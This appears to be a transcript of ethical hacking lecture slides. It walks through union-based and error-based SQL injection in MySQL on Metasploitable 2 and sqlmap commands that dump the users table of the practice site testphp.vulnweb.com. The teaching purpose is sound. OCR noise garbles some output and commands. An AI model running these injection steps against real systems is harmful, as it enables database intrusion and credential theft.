| 15 | dave   | 1          | Bet on S.E.T. FTW  | FALSE   |
| 16 | ed     | pentest   | Commandline KungFu anyone? | FALSE   |
16 rows in set (0.00 sec)


mysql> select * from accounts where username='test' union select 1,2,3,#version
;
+-----+-----+-----+-----+
| id  | username | password | mysignature | is_admin |
+-----+-----+-----+-----+
| 1  | 12      | 13       | 5.0.51e-Ubuntu5 | 5
+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> select * from accounts where username='test' union select 1,2,3,user(),5;
+-----+-----+-----+-----+
| id  | username | password | mysignature | is_admin |
+-----+-----+-----+-----+
| 1  | 12      | 13       | root@localhost | 5
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Now, see it only gives us the username in the 4th column; username is **root@ localhost**.

(Refer Slide Time: 07:08)



```
| 1 | 1 | 2 | 1 | 3 | | tiki_webmail_contacts | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | tiki_webmail_messages | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | tiki_wiki_attachments | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | tiki_zones | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_grouppermissions | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_groups | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_objectpermissions | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_permissions | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_usergroup | 1 | 5 | |  
| 1 | 1 | 2 | 1 | 3 | | users_users | 1 | 5 | |  
-----  
236 rows in set (0.34 sec)  
mysql> select * from accounts
```

So, this way we can also find out the table name. **select * from accounts.**

Ethical Hacking

Prof. Indranil Sengupta

Lecture – 52

(Refer Slide Time: 00:14)

```

| 14 | kevin   | 42      | Doug Adams rocks    | FALSE   |
| 15 | dave    | 1set    | Bet on S.E.T. FTW  | FALSE   |
| 16 | ed      | protest | Commandline KungFu anyone? | FALSE   |
-----
16 rows in set (0.00 sec)

mysql> select * from accounts where username='amy' or 1=1 limit 1;
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1  | admin   | eddningpass | Monkey!    | TRUE    |
+----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from accounts where username='amy' or 1=1 limit 2;
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1  | admin   | eddningpass | Monkey!    | TRUE    |
| 2  | adrian  | somepassword | Zombie Films Rock! | TRUE    |
+----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
mysql>
```

Now, I will show you the queries, which is related with the error based SQL injection using the operating system Metasploitable 2.

(Refer Slide Time: 00:46)

```
mysql>
mysql> select * from accounts where username='test' and password='any' order by
1
```

Now, suppose from the table accounts, we want to select some entry. **select * from accounts where username = “test” and password = “any” order by 1**. So, there is no such entry. So, it is an empty set and also we use the **order by** clause. So, this is an empty set.

(Refer Slide Time: 01:38)

Now run the same query; now this time you use the **order by 2**; this is also empty set. Now use **order by 3**; this is also empty set. Now use **order by 4**; this is also a empty set; now **order by 5**, empty set; now **order by 6**, see error. All this previous query there is no error; but when you use the same query with the **order by 6**, then we got an error, why? So, it basically find out the number of column in that particular table.

So, in that particular table, there are 5 columns. So, if I check, then we can easily see that there are 5 columns are there. So, that is why if you use the order by clause with the number 6, then it will give us an error. **select * from accounts.**

(Refer Slide Time: 03:26)

```
ERROR 1054 (42S22): Unknown column '6' in 'order clause'
mysql> select * from accounts;
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | admin    | ad1ngess | Mocky!      | TRUE   |
| 2   | adrian   | s0nepassword | ZombieFlameRock! | TRUE   |
| 3   | john     | monkey   | I like the smell of confusK | FALSE  |
| 4   | jeremy   | password  | i1173 1337 speak | FALSE  |
| 5   | bryce    | password  | I Love S0M5 | FALSE  |
| 6   | emerald  | password  | I Love S0M5 | FALSE  |
| 7   | jin      | password  | Jim Rose is burning | FALSE  |
| 8   | bobby    | password  | Hank is my dad | FALSE  |
| 9   | sihba   | password  | I am a cat | FALSE  |
| 10  | drevill  | password  | Preparation H | FALSE  |
| 11  | matty    | password  | I am a cat | FALSE  |
| 12  | cal      | password  | Go Wildcats | FALSE  |
| 13  | john     | password  | Do the Dugge! | FALSE  |
| 14  | kevin    | 42        | Doug Adams rocks | FALSE  |
| 15  | dave     | set       | Bet on S.E.T. FTW | FALSE  |
| 16  | ed       | ptestest  | Commandline KungFu anyone? | FALSE  |
+-----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version,5
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | 1         | 2         | 3         | 5.0.51a-3ubuntu5 | 5 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Now, see there are 5 columns, 1, 2, 3, 4, 5. So, that is why when you use **order by 6**, it will give us an error. So, by using this error, we can also find out, we can also enumerate the database. So, this way we can also able to find out the number of column in a particular table.

Now we will use the **union** clause. **select * from accounts where username = “test” and password = “any” union select 1, 2, 3, @@version, 5** and terminate the query.

(Refer Slide Time: 05:08)

```
mysql> select * from accounts where username='test' union select 1,2,3,@@version,5
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | 1         | 2         | 3         | 5.0.51a-3ubuntu5 | 5 |
+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | 1         | 2         | 3         | 5.0.51a-3ubuntu5 | 5 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,user(),5
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | 1         | 2         | 3         | root@localhost | 5 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

So, it basically gives you the result 1 in first column, 2 in second column, 3 in third column and the version at the 4th column and 5 in the 5th column. So, it basically gives us the union result; as the query gives us our empty set, so that is why it only show us that result which we union with the value 1, 2, 3, version and 5.

Similarly, we can also find out that user. **select * from accounts where username = “test” union select 1, 2, 3, user, 5**. Now, see it only gives us the username in the 4th column; username is **root@ localhost**.

(Refer Slide Time: 07:08)

The screenshot shows a terminal window with the MySQL command-line client. The command entered was:

```
mysql> select * from accounts where username='test' union select 1,2,3,table_name,5 from information_schema.tables;
```

The output shows 236 rows in the result set, all of which are empty sets (represented by '|'). The columns are labeled 1, 2, 3, 4, and 5. The 4th column (table_name) contains the value 'users'. The 5th column (5) contains the value '5'. The command is terminated with a semicolon.

So, this way we can also find out the table name. **Select * from accounts where username = “test” union select 1, 2, 3, table_name, 5 from information_schema.tables** and terminate it. So, we got all the tables.


(Refer Slide Time: 08:12)



```
| 1 | 2 | 3 | 4 | 5 | 6 | | | |
| 1 | 1 | 2 | 1 | 3 | 1 tiki_ohmail_contacts | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 tiki_ohmail_messages | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 tiki_wiki_attachments | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 tiki_zones | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_groupPermissions | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_groups | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_objectPermissions | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_permissions | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_userGroups | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 users_users | 1 | 5 | 1 |  
-----  
236 rows in set (0.03 sec)  
  
mysql> select * from accounts where username='test' union select 1,2,3,column_name,5 from information_schema.columns  
where 5
```

Now, suppose we want to select all the columns of a particular table. Now, we consider that table `users_users`, the last one. So, the query is **select * from accounts where username = “test” union select 1, 2, 3, column_name, 5 from information_schema.columns.**

(Refer Slide Time: 09:35)



```
| 1 | 2 | 3 | 4 | 5 | 6 | | | |
| 1 | 1 | 2 | 1 | 3 | 1 groupDesc | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 groupId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 userCreatedId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 userTrackerId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 userFieldId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 groupFieldId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 objectId | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 perdesc | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 pass | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 propass | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 default_group | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 currentLogin | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 registrationDate | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 loginDate | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 pass_desc | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 pass_desc | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarName | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarSize | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarFileType | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarPath | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarLkName | 1 | 5 | 1 |  
| 1 | 1 | 2 | 1 | 3 | 1 avatarType | 1 | 5 | 1 |  
-----  
642 rows in set (0.10 sec)  
  
mysql>
```

(Refer Slide Time: 09:44)




```
| | | 2 | 3 | 1 password | 15 | |
| | | 2 | 3 | 1 login | 15 | |
| | | 2 | 3 | 1 provpass | 15 | |
| | | 2 | 3 | 1 default_group | 15 | |
| | | 2 | 3 | 1 currentlogin | 15 | |
| | | 2 | 3 | 1 challenge | 15 | |
| | | 2 | 3 | 1 challenge | 15 | |
| | | 2 | 3 | 1 pass_desc | 15 | |
| | | 2 | 3 | 1 avatarName | 15 | |
| | | 2 | 3 | 1 avatarType | 15 | |
| | | 2 | 3 | 1 avatarName | 15 | |
| | | 2 | 3 | 1 avatarType | 15 | |
| | | 2 | 3 | 1 avatarName | 15 | |
| | | 2 | 3 | 1 avatarType | 15 | |
912 rows in set (0.10 sec)

mysql> select * from accounts where username='any' union select 1,2,username,password,5 from accounts;
ERROR 1146 (42S02): Table 'ouasp10.user_accounts' doesn't exist
mysql> select * from accounts where username='any' union select 1,2,username,password,5 from accounts;
ERROR 1054 (42S22): Unknown column 'serid' in 'field list'
mysql> select * from accounts where username='any' union select 1,2,username,password,5 from accounts
```

So, we got all the columns of that particular table. **Select * from accounts where username = “any” union select 1, 2, username, password, 5 from accounts.**

(Refer Slide Time: 10:40)



```
mysql> select * from accounts where username='any' union select 1,2,username,password,5 from accounts;
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1 | adela | adelpass | 15 | |
| 1 | adela | adelpass | 15 | |
| 1 | john | monkey | 15 | |
| 1 | jeremy | password | 15 | |
| 1 | lyrice | password | 15 | |
| 1 | samurai | general | 15 | |
| 1 | z | z | 15 | |
| 1 | lobby | password | 15 | |
| 1 | zimba | password | 15 | |
| 1 | drevill | password | 15 | |
| 1 | scotty | password | 15 | |
| 1 | t | password | 15 | |
| 1 | john | password | 15 | |
| 1 | kevin | 42 | 15 | |
| 1 | dave | test | 15 | |
| 1 | ed | pentest | 15 | |
+-----+-----+-----+-----+-----+
16 rows in set (0.00 sec)


mysql>
```

See, we got the username and password in the third and fourth column. So, this way we can use the **order by** and **union** select clause to enumerate or to find out the information from the database. Now, how can we use this type of query from a web application?

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture – 53
SQL MAP

(Refer Slide Time: 00:14)




Now, in this tutorial I will show you how to perform SQL injection attack using automated tool SQLMAP from Kali Linux. Now, this is our scan result. Now, see 32 blind SQL injections are there.

(Refer Slide Time: 00:37)




So, here is all the details page of the blind SQL injection vulnerable.

(Refer Slide Time: 00:53)




So, now start with the page **listproducts.php**. Now, we need to find out the attack page address by using the Google doc.

(Refer Slide Time: 01:16)




So, now go to on Google and search that particular URL. The URL is **http://testphp.vulnweb.com/listproducts.php?**, **listproducts.php?cat=1**. So, we can use this URL for further attack. So, go to Kali Linux and open the terminal to use the SQLMAP.

(Refer Slide Time: 02:38)



So, the command is **sqlmap -u** specify the URL. URL is **http://testphp.vulnweb.com/listproducts.php?cat=1 - - dbs**.

(Refer Slide Time: 03:32)



```
root@kali:~# SELECT (ELT(8040-8040,1)),0x7178707671,FLLOOR(RAND(0)+2)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162706b71,0x4f56436c657866467a4f6844a6597a4c4d584d666752474c43706a49574b644d65426b696e696570,0x7178707671),NULL,NULL,NULL-- lfsa
...
[17:44:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.6
[17:44:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[17:44:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:44:43] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:44:43 /2019-09-29

root@kali:~#
```

So, we got the database. There are two available database are there acuart and information_schema. information_schema is the common database; the acuart is the database where it stores all the tables. So, for further search we need to use this database. So, from database now we need to search the table name.

(Refer Slide Time: 04:12)




```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:51:02 /2019-09-29

[17:51:02] [INFO] resuming back-end DBMS 'mysql'
[17:51:02] [INFO] testing connection to the target URL
```

So, the command is **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -- tables**. Find out all the tables from that particular database. So, here is the table name. Now, suppose we want to find out next the columns in a particular table.


(Refer Slide Time: 05:11)



```
[17:51:03] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[17:51:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+
[17:51:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:51:03] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:51:03 /2019-09-29
root@kali:~# sqlmap -u http://testphp.vulnweb.com>Listproducts.php?cat=1 -D acuart
```

So, the command is **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D** specify the database name is **acuart** then **-T** specify the table name. Suppose, we are going to find out the columns of the table **users** and then **--columns**; find out all the columns in that particular table **users**.

(Refer Slide Time: 06:11)



```
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type
+-----+
| address | mediumtext
| cart   | varchar(100)
| cc     | varchar(100)
| email  | varchar(100)
| name   | varchar(100)
| pass   | varchar(100)
| phone  | varchar(100)
| uname  | varchar(100)
+-----+
[17:52:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:52:32] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:52:32 /2019-09-29
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump
```

So, we got all the columns. Now, suppose we want to dump the value of the **uname** and **password**, it is **pass**. The **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump**

specify the column name. So, to get the data of multiple column name use the multiple column name separated by comma. So, **uname, pass** then to dump the values use **--dump**.


(Refer Slide Time: 08:16)



```
[root@kali:~]# ./sqlmap.py -u http://testphp.vulnweb.com/dump/acuartusers.php --dump
[17:54:19] [INFO] the back-end DBMS is MySQL
[17:54:19] [INFO] web application technology: PHP 5.3.10, Nginx 1.4.1
[17:54:19] [INFO] back-end DBMS: MySQL >= 5.0
[17:54:19] [INFO] fetching entries of column(s) 'pass, uname' for table 'users'
[17:54:19] [INFO] Database: acuart
[17:54:19] [INFO] Table: users
[17:54:19] [INFO] [1 entry]
+-----+
| uname | pass |
+-----+
| test | test |
+-----+
[17:54:19] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuartusers.csv'
[17:54:19] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:54:19] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:54:19 /2019-09-29/
root@kali:~#
```

